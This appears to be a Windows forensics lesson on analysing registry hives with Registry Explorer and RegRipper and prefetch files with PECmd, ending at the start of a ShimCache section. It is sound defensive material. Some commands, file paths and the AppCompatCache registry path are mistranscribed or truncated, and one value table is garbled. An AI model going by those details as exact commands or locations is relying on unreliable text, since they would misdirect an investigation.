
- A deep dive into the registry hives can furnish us with invaluable insights, such as the computer's name, Windows version, owner's name, and network configuration.
- Registry-related files harvested from KAPE are typically housed in

<KAPE\_output\_folder>\Windows\System32\config

The screenshot shows a Windows File Explorer window displaying the contents of the "config" folder located at "C:\Users\johndoe\Desktop\forensic\_data\kape\_output\Windows\System32\config".

Name	Date modified	Type	Size
DEFAULT	9/7/2023 8:33 AM	File	512 KB
SAM	9/7/2023 8:33 AM	File	64 KB
SECURITY	9/7/2023 8:33 AM	File	64 KB
SOFTWARE	9/7/2023 8:33 AM	File	67,584 KB
SYSTEM	9/7/2023 8:33 AM	File	11,008 KB

- Additionally, there are user-specific registry hives located within individual user directories, as exemplified in the following screenshot.




- For a comprehensive analysis, we can employ **Registry Explorer** (available at `C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\RegistryExplorer`) a GUI-based tool masterminded by Eric Zimmerman.
  - This tool offers a streamlined interface to navigate and dissect the contents of Windows Registry hives.
  - By simply dragging and dropping these files into Registry Explorer, the tool processes the data, presenting it within its GUI.
  - The left panel displays the registry hives, while the right panel reveals their corresponding values.
- In the screenshot below we have loaded the **SYSTEM** hive, that can be found inside the `C:\Users\johndoe\Desktop\forensic_data\cape_output\Windows\System32\config` directory of this section's target.

Value Name	Type	Data	Value Stack	Is Deleted	Data Record Rebased
(Default)	RegDWord	00	00-00-00-00-40-00-00-00		
ComputerName	RegDWord	48656164	40-00-48-00-32-00-40-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00		

- Registry Explorer boasts a suite of features, including hive analysis, search capabilities, filtering options, timestamp viewing, and bookmarking.
  - The bookmarking utility is particularly handy, allowing users to earmark pivotal locations or keys for subsequent reference.

- In the screenshot below we have loaded the SOFTWARE hive, that can be found inside the C:\Users\johndoe\Desktop\forensic\_data\cape\_output\0\Windows\System32\config directory of this section's target. Notice the available bookmarks within Registry Explorer.



## RegRipper

- Another potent tool in our arsenal is `RegRipper` (available at `C:\Users\johndoe\Desktop\RegRipper3.0-master`), a command-line utility adept at swiftly extracting information from the Registry.
  - To acquaint ourselves with `RegRipper`'s functionalities, let's invoke the help section by executing `rip.exe` accompanied by the `-h` parameter.

```
PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -h
```

## Rapid Triage Examination & Analysis Tools

```
PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -h
Rip v.3.0 - CLI RegRipper tool
Rip [-r Reg hive file] [-f profile] [-p plugin] [options]
Parse Windows Registry files, using either a single module, or a profile.

NOTE: This tool does NOT automatically process Registry transaction logs! The tool
does check to see if the hive is dirty, but does not automatically process the
transaction logs. If you need to incorporate transaction logs, please consider
using yarp + registryFlush.py, or rla.exe from Eric Zimmerman.

-r [hive] .....Registry hive file to parse
-d .....Check to see if the hive is dirty
-g .....Guess the hive file type
-a .....Automatically run hive-specific plugins
-aT .....Automatically run hive-specific TLN plugins
-f [profile].....use the profile
-p [plugin].....use the plugin
-l .....list all plugins
-c .....Output plugin list in CSV format (use with -l)
-s systemname.....system name (TLN support)
-u username.....User name (TLN support)
-uP .....Update default profiles
-h.....Help (print this information)

Ex: C:\>rip -r c:\case\system -f system
C:\>rip -r c:\case\ntuser.dat -p userassist
C:\>rip -r c:\case\ntuser.dat -a
C:\>rip -l -c

All output goes to STDOUT; use redirection (ie, > or >>) to output to a file.
```

copyright 2020 Quantum Analytics Research, LLC

- For a seamless experience with RegRipper, it's essential to familiarize ourselves with its plugins.
  - To enumerate all available plugins and catalog them in a CSV file (e.g., `rip_plugins.csv`), use the command below.

```
PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -l -c >
rip_plugins.csv
```

- This action compiles a comprehensive list of plugins, detailing the associated hives, and saves it as a CSV file.
- The screenshot below elucidates the contents of this file, highlighting the plugin name, its corresponding registry hive, and a brief description.

A	B	C	D
Plugin	Version	Hive	Description
cmdproc	20200515	NTUSER.DAT	Autostart - get Command Processor\AutoRun value from NTUSER.DAT hive
cmdproc_tln	20130425	NTUSER.DAT	Autostart - get Command Processor\AutoRun value from NTUSER.DAT hive (TLN)
cmd_shell	20200515	Software	Gets shell open cmds for various file types
codepage	20200519	system	Checks codepage value
comdlg32	20200517	NTUSER.DAT	Gets contents of user's ComDlg32 key
compdesc	20200511	NTUSER.DAT	Get contents of user's ComputerDescriptions key
compname	20090727	System	Gets ComputerName and Hostname values from System hive
cred	20200427	system	Checks for UseLogonCredential value
cred_tln	20200402	system	Checks UseLogonCredential value
dafupnp	20200525	System	Parses data from networked media streaming devices
dcom	20200525	Software	Check DCOM Ports
ddo	20140414	NTUSER.DAT	Gets user's DeviceDisplayObjects key contents
ddpe	20221128	Software	Get the Machine ID (MCID) and Shield ID (DCID) needed to decrypt files using Dell Encryption. Also reports the Dell Server URI.
defender	20200427	Software	Get Windows Defender settings

- To kick things off, let's execute the `compname` command on the SYSTEM hive (located at

```
C:\Users\johndoe\Desktop\forensic_data\cape_output\Windows\System32\config), which retrieves the computer's name.
```

```
PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -r "C:\Users\johndoe\Desktop\forensic_data\cape_output\Windows\System32\config\SYSTEM" -p compname
```

```
Rapid Triage Examination & Analysis Tools

PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -r "C:\Users\johndoe\Desktop\forensic_data\cape_output\Windows\System32\config\SYSTEM" -p compname
Launching compname v.20090727
compname v.20090727
(System) Gets ComputerName and Hostname values from System hive

ComputerName      = HTBVM01
TCP/IP Hostname = HTBVM01
```

- Let's see some more examples against different hives.

## Timezone

```
PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -r "C:\Users\johndoe\Desktop\forensic_data\cape_output\Windows\System32\config\SYSTEM" -p timezone
```

```
PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -r "C:\Users\johndoe\Desktop\forensic_data\ka
Launching timezone v.20200518
timezone v.20200518
(System) Get TimeZoneInformation key contents

TimeZoneInformation key
ControlSet001\Control\TimeZoneInformation
LastWrite Time 2023-08-28 23:03:03Z
DaylightName -> @tzres.dll,-211
StandardName -> @tzres.dll,-212
Bias -> 480 (8 hours)
ActiveTimeBias -> 420 (7 hours)
TimeZoneKeyName-> Pacific Standard Time
```

## Network Information

```
PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -r
"C:\Users\johndoe\Desktop\forensic_data\cape_output\Windows\System32\c
onfig\SYSTEM" -p nic2
```

```
PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -r "C:\Users\johndoe\Desktop\forensic_data\ka
Launching nic2 v.20200525
nic2 v.20200525
(System) Gets NIC info from System hive

Adapter: {50c7b4ab-b059-43f4-8b0f-919502abc934}
LastWrite Time: 2023-09-07 08:01:06Z
EnableDHCP          0
Domain
NameServer          10.10.10.100
DhcpServer          255.255.255.255
Lease                1800
LeaseObtainedTime   2023-09-07 07:58:03Z
T1                  2023-09-07 08:13:03Z
T2                  2023-09-07 08:24:18Z
LeaseTerminatesTime 2023-09-07 08:28:03Z
AddressType          0
IsServerNapAware     0
DhcpConnForceBroadcastFlag 0
DhcpInterfaceOptions 0
DhcpGatewayHardware 0
DhcpGatewayHardwareCount 1
RegistrationEnabled 1
RegisterAdapterName 0
IPAddress            10.10.10.11
SubnetMask           255.0.0.0
DefaultGateway       10.10.10.100
DefaultGatewayMetric 0

ControlSet001\Services\Tcpip\Parameters\Interfaces has no subkeys.
Adapter: {6c733e3b-de84-487a-a0bd-48b9d9ec7616}
LastWrite Time: 2023-09-07 08:01:06Z
EnableDHCP          1
Domain
NameServer
RegistrationEnabled 1
RegisterAdapterName 0
```

- The same information can be extracted using the `ips` plugin.

## Installer Execution

```
PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -r
"C:\Users\johndoe\Desktop\forensic_data\cape_output\Windows\System32\c
onfig\SOFTWARE" -p installer
```

**Installer Execution**

Rapid Triage Examination & Analysis Tools

```
Microsoft\Windows\CurrentVersion\Installer\UserData not found.

PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -r "C:\Users\johndoe\Desktop\forensic_data\ka
Launching installer v.20200517
Launching installer v.20200517
(Software) Determines product install information

Installer
Microsoft\Windows\CurrentVersion\Installer\UserData

User SID: S-1-5-18
Key      : 01DCD275E2FC1D341815B89DCA09680D
LastWrite: 2023-08-28 09:39:56Z
20230828 - Microsoft Visual C++ 2019 X86 Additional Runtime - 14.28.29913 14.28.29913 (Microsoft Corpora
Key      : 3367A02690A78A24580870A644384C0B
LastWrite: 2023-08-28 09:39:59Z
20230828 - Microsoft Visual C++ 2019 X64 Additional Runtime - 14.28.29913 14.28.29913 (Microsoft Corpora
Key      : 426D5FF15155343438A75EC40151376E
LastWrite: 2023-08-28 09:40:29Z
20230828 - VMware Tools 11.3.5.18557794 (VMware, Inc.)

Key      : 731DDCEEAD31DE64DA0ADB7F8FEB568B
LastWrite: 2023-08-28 09:39:58Z
20230828 - Microsoft Visual C++ 2019 X64 Minimum Runtime - 14.28.29913 14.28.29913 (Microsoft Corporatio
Key      : DBBE6326F05F3B048B91D80B6C8003C8
LastWrite: 2023-08-28 09:39:55Z
20230828 - Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.28.29913 14.28.29913 (Microsoft Corporatio
```

## Recently Accessed Folders/Docs

```
PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -r
"C:\Users\johndoe\Desktop\forensic_data\cape_output\Windows\System32\c
onfig\NTUSER.DAT" -p recentdocs
```

## Rapid Triage Examination & Analysis Tools

```
PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -r "C:\Users\johndoe\Desktop\forensic_data\kap
Launching recentdocs v.20200427
recentdocs v.20200427
(NTUSER.DAT) Gets contents of user's RecentDocs key

RecentDocs
**All values printed in MRUList\MRUListEx order.
Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs
LastWrite Time: 2023-09-07 08:28:20Z
 2 = The Internet
 7 = threat/
 0 = system32
 6 = This PC
 5 = C:\
 4 = Local Disk (C:)
 3 = Temp
 1 = redirect

Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\Folder
LastWrite Time 2023-09-07 08:28:20Z
MRUListEx = 1,0,3,2
 1 = The Internet
 0 = system32
 3 = This PC
 2 = Local Disk (C:)
```

## Autostart - Run Key Entries

```
PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -r
"C:\Users\johndoe\Desktop\forensic_data\kap
D\Users\John
Doe\NTUSER.DAT" -p run
```

## Autostart - Run Key Entries

```
Rapid Triage Examination & Analysis Tools

PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -r "C:\Users\johndoe\Desktop\forensic_data\key_entries.txt"
Launching run v.20200511
run v.20200511
(Software, NTUSER.DAT) [Autostart] Get autostart key contents from Software hive

Software\Microsoft\Windows\CurrentVersion\Run
LastWrite Time 2023-09-07 08:30:07Z
    MicrosoftEdgeAutoLaunch_0562217A6A32A7E92C68940F512715D9 - "C:\Program Files (x86)\Microsoft\Edge\Application\DiscordUpdate - C:\Windows\Tasks\update.exe

Software\Microsoft\Windows\CurrentVersion\Run has no subkeys.

Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run not found.

Software\Microsoft\Windows\CurrentVersion\RunOnce not found.

Software\Microsoft\Windows\CurrentVersion\RunServices not found.

Software\Microsoft\Windows\CurrentVersion\RunServicesOnce not found.

Software\Microsoft\Windows NT\CurrentVersion\Terminal Server\Install\Software\Microsoft\Windows\CurrentVersion\Run

Software\Microsoft\Windows NT\CurrentVersion\Terminal Server\Install\Software\Microsoft\Windows\CurrentVersion\Run

Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run not found.

Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run not found.

Software\Microsoft\Windows\CurrentVersion\StartupApproved\Run not found.

Software\Microsoft\Windows\CurrentVersion\StartupApproved\Run32 not found.

Software\Microsoft\Windows\CurrentVersion\StartupApproved\StartupFolder not found.
```

## Program Execution Artifacts

- When we talk about **execution artifacts** in digital forensics, we're referring to the traces and evidence left behind on a computer system or device when a program runs.
  - These little bits of information can clue us in on the activities and behaviors of software, users, and even those with malicious intent.
  - If we want to piece together what went down on a computer, diving into these execution artifacts is a must.
- You might stumble upon some well-known execution artifacts in these Windows components:
  - **Prefetch**
  - **ShimCache**
  - **Amcache**
  - **BAM (Background Activity Moderator)**

- Let's dive deeper into each of these to get a better grasp on the kind of program execution details they capture.

## Investigation of Prefetch

- Prefetch is a Windows operating system feature that helps optimize the loading of applications by preloading certain components and data.
  - Prefetch files are created for every program that is executed on a Windows system, and this includes both installed applications and standalone executables.
  - The naming convention of Prefetch files is indeed based on the original name of the executable file, followed by a hexadecimal value of the path where the executable file resides, and it ends with the .pf file extension.
- In digital forensics, the Prefetch folder and associated files can provide valuable insights into the applications that have been executed on a Windows system.
  - Forensic analysts can examine Prefetch files to determine which applications have been run, how often they were executed, and when they were last run.
- In general, prefetch files are stored in the C:\Windows\Prefetch\ directory.
- Prefetch-related files harvested from KAPE are typically housed in <CAPE\_output\_folder>\Windows\prefetch .

Name	Type	Size
CLOUDVENT.EAC-40415507.pf	PF File	20 KB
CONTROL.EXE-6EA5489A.pf	PF File	12 KB
CSRSS.EXE-F3C368CB.pf	PF File	5 KB
DEFRAG.EXE-3D9E8D72.pf	PF File	4 KB
DISCORD.EXE-7191FAD6.pf	PF File	10 KB
DLLHOST.EXE-3D723117.pf	PF File	5 KB
DLLHOST.EXE-4B6CB38A.pf	PF File	8 KB
DLLHOST.EXE-15CDDA9C.pf	PF File	10 KB
DLLHOST.EXE-F5CCE623.pf	PF File	11 KB

- Eric Zimmerman provides a tool for prefetch files: PECmd (available at C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6 ).
- Here's an example of how to launch PECmd's help menu from the EricZimmerman tools directory.

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6> .\PECmd.exe -h
```

```

PS Description: PECmd version 1.5.0.0
Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/PECmd

Examples: PECmd.exe -f "C:\Temp\CALC.EXE-3FBEEF7FD.pf"
          PECmd.exe -f "C:\Temp\CALC.EXE-3FBEEF7FD.pf" --json "D:\jsonOutput" --jsonpretty
          PECmd.exe -d "C:\Temp" -k "system32, fonts"
          PECmd.exe -d "C:\Temp" --csv "c:\temp" --csvf foo.csv --json c:\temp\json
          PECmd.exe -d "C:\Windows\Prefetch"

Short options (single letter) are prefixed with a single dash. Long commands are prefixed with two dashes

Usage:
  PECmd [options]

Options:
  -f <pf>      File to process. Either this or -d is required
  -d <dir>       Directory to recursively process. Either this or -f is required
  -k <keys>      Comma separated list of keywords to highlight in output. By default, 'temp' and 'tmp' are highlighted. Any additional keywords will be added to these
  -o <output>    When specified, save prefetch file bytes to the given path. Useful to look at decompressed Win10 files
  -q              Do not dump full details about each file processed. Speeds up processing when using --json or --csv [default: False]
  --json <json>   Directory to save JSON formatted results to. Be sure to include the full path in double quotes
  --jsonnf <jsonf> File name to save JSON formatted results to. When present, overrides default name
  --csv <csv>    Directory to save CSV formatted results to. Be sure to include the full path in double quotes
  --csvf <csvf>  File name to save CSV formatted results to. When present, overrides default name
  --html <html>   Directory to save XHTML formatted results to. Be sure to include the full path in double quotes
  --dt <dt>       The custom date/time format to use when displaying time stamps. See https://goo.gl/CNvQ8K for options [default: yyyy-MM-dd HH:mm:ss]
  --mp            When true, display higher precision for timestamps [default: False]
  --vss           Process all Volume Shadow Copies that exist on drive specified by -f or -d [default: False]
  --dedupe        Deduplicate -f or -d & VSCs based on SHA-1. First file found wins [default: False]
  --debug         Show debug information during processing [default: False]
  --trace         Show trace information during processing [default: False]
  --version       Show version information
  -, -h, --help   Show help and usage information

```

- PECmd will analyze the prefetch file ( .pf ) and display various information about the application execution. This generally includes details such as:
  - First and last execution timestamps.
  - Number of times the application has been executed.
  - Volume and directory information.
  - Application name and path.
  - File information, such as file size and hash values.
- Let's see by providing a path to a single prefetch file, for example the prefetch file related to `discord.exe` (i.e. DISCORD.EXE-7191FAD6.pf located at `C:\Users\johndoe\Desktop\forensic_data\cape_output\D\Windows\prefetch`).

```

PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6> .\PECmd.exe -f
C:\Users\johndoe\Desktop\forensic_data\cape_output\D\Windows\prefetch\DISCORD.EXE-7191FAD6.pf

```

- Upon scrolling down the output, we can see the directories referenced by this executable.

Directories referenced: 23

```

00: \VOLUME{01d9da035d4d8f00-285d5e74}\$EXTEND
01: \VOLUME{01d9da035d4d8f00-285d5e74}\TEMP (Keyword True)
02: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS
03: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN DOE
04: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN DOE\APPDATA
05: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN DOE\APPDATA\LOCAL
06: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN DOE\APPDATA\LOCAL\MICROSOFT
07: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN DOE\APPDATA\LOCAL\MICROSOFT\WINDOWS
08: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN DOE\APPDATA\LOCAL\MICROSOFT\WINDOWS\CACHES
09: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN DOE\APPDATA\LOCAL\MICROSOFT\WINDOWS\INETCACHE
10: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN DOE\APPDATA\LOCAL\MICROSOFT\WINDOWS\INETCACHE\IE
11: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN DOE\APPDATA\LOCAL\MICROSOFT\WINDOWS\INETCACHE\IE\807R2XTQ
12: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN DOE\APPDATA\LOCAL\TEMP (Keyword True)
13: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN DOE\DOWNLOADS
14: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS
15: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\APPATCH
16: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\GLOBALIZATION
17: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\GLOBALIZATION\SORTING
18: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\REGISTRATION
19: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32
20: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\DRIVERS
21: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\EN-US
22: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\TASKS

```

Files referenced: 76

- Further scrolling down the output reveals the files referenced by this executable.

Files referenced: 76

```

00: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\NTDLL.DLL
01: \VOLUME{01d9da035d4d8f00-285d5e74}\TEMP\DISCORD.EXE (Executable: True)
02: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\KERNEL32.DLL
03: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\KERNELBASE.DLL
04: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\LOCALE.NLS
05: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\APPHelp.DLL
06: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\APPATCH\SYSMAIN.SDB
07: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\ADVAPI32.DLL
08: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\MSVCRT.DLL
09: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\SECHOST.DLL
10: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\RPCRT4.DLL
11: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\SHELL32.DLL
12: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\MSVCP_WIN.DLL
13: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\UCRTBASE.DLL
14: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\USER32.DLL
15: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\NETAPI32.DLL
16: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WIN32U.DLL
17: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\GDI32.DLL
18: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\GDI32FULL.DLL
19: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WS2_32.DLL
20: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WININET.DLL
21: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\NETUTILS.DLL
22: \VOLUME{01d9da035d4d8f00-285d5e74}\$MFT
23: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\SAMCLI.DLL
24: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\IMM32.DLL
25: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\DRIVERS\CONDRAV.SYS

```

## Suspicious Activity in Referenced Files

- We should also consider the directory where the application was executed from. If it was run from an unusual or unexpected location, it may be suspicious.
- For example the below screenshot shows some suspicious locations and files.

```

54: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\BCRYPT.DLL
55: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\EN-US\MSWSOCK.DLL.MUI
56: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WSHQS.DLL
57: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\EN-US\WSHQOS.DLL.MUI
58: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\20127.NLS
59: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN DOE\APPDATA\LOCAL\MICROSOFT\WINDOWS\INETCACHE\IE\807R2XTQ\DISCOURSESETUP[1].EXE
60: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN DOE\APPDATA\LOCAL\TEMP\DISCOURSESETUP.EXE (Keyword: True)
61: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\TASKS\UPDATE.EXE
62: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\RPCRYPTPRIMITIVES.DLL
63: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\RPCCSS.DLL
64: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\UXTHEME.DLL
65: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\PROPSYS.DLL
66: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\CFGMGR32.DLL
67: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\CLBCATQ.DLL
68: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\REGISTRY\00000000000000000000000000000000.CLB
69: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN DOE\APPDATA\LOCAL\MICROSOFT\WINDOWS\CACHES\CVersions.1.DB
70: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN DOE\APPDATA\LOCAL\MICROSOFT\WINDOWS\CACHES\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.VER0X0000000000000003.DB
71: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN DOE\DESKTOP_INI
72: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\SAMLIB.DLL
73: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\CRYPTBASE.DLL
74: \VOLUME{01d9da035d4d8f00-285d5e74}\TEMP\INSTALL.BAT (Keyword: True)
75: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\CMD.EXE

```

## Convert Prefetch Files to CSV

- For easier analysis, we can convert the prefetch data into CSV as follows.

```
```powershell
```

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6> .\PECmd.exe -d  
C:\Users\johndoe\Desktop\forensic_data\kape_output\Windows\prefetch --csv  
C:\Users\johndoe\Desktop\forensic_data\prefetch_analysis
```

![[Pasted image 20240815145318.png]]

- The destination directory contains the parsed output in CSV format.

![[Pasted image 20240815145327.png]]

- Now we can easily analyse the output in Timeline Explorer. Let's load both files.

![[Pasted image 20240815145336.png]]

- The second output file is the timeline file, which shows the executable details sorted by the run time.

![[Pasted image 20240815145420.png]]

## #### Investigation of ShimCache (Application Compatibility Cache)

- `ShimCache` (also known as AppCompatCache) is a Windows mechanism used by the Windows operating systems in order to identify application compatibility issues.

- This database records information about executed applications, and is stored in the Windows Registry.

- This information can be used by developers to track compatibility issues with executed programs.

- In the `AppCompatCache` cache entries, we can see the information such as:

- Full file paths
  - Timestamps
    - Last modified time (\$Standard\_Information)
    - Last updated time (Shimcache)
  - Process execution flag
  - Cache entry position

- Forensic investigators can use this information to detect the execution of potentially malicious files.

- The `AppCompatCache` key is located at the `HKEY\_LOCAL\_MACHINE\SYSTEM\ControlSet001\ControlSet001\Control\Session Manager\AppCompatCache` registry location.
  - Let's load the `SYSTEM` registry hive (available at `C:\Users\johndoe\Desktop\forensic\_data\cape\_output\D\Windows\System32\config`) in `Registry Explorer` and see what kind of information it contains.
    - We can do that by opening Registry Explorer and dropping the registry hive files into it.
    - Then we will need to go to bookmarks and select `AppCompatCache`.
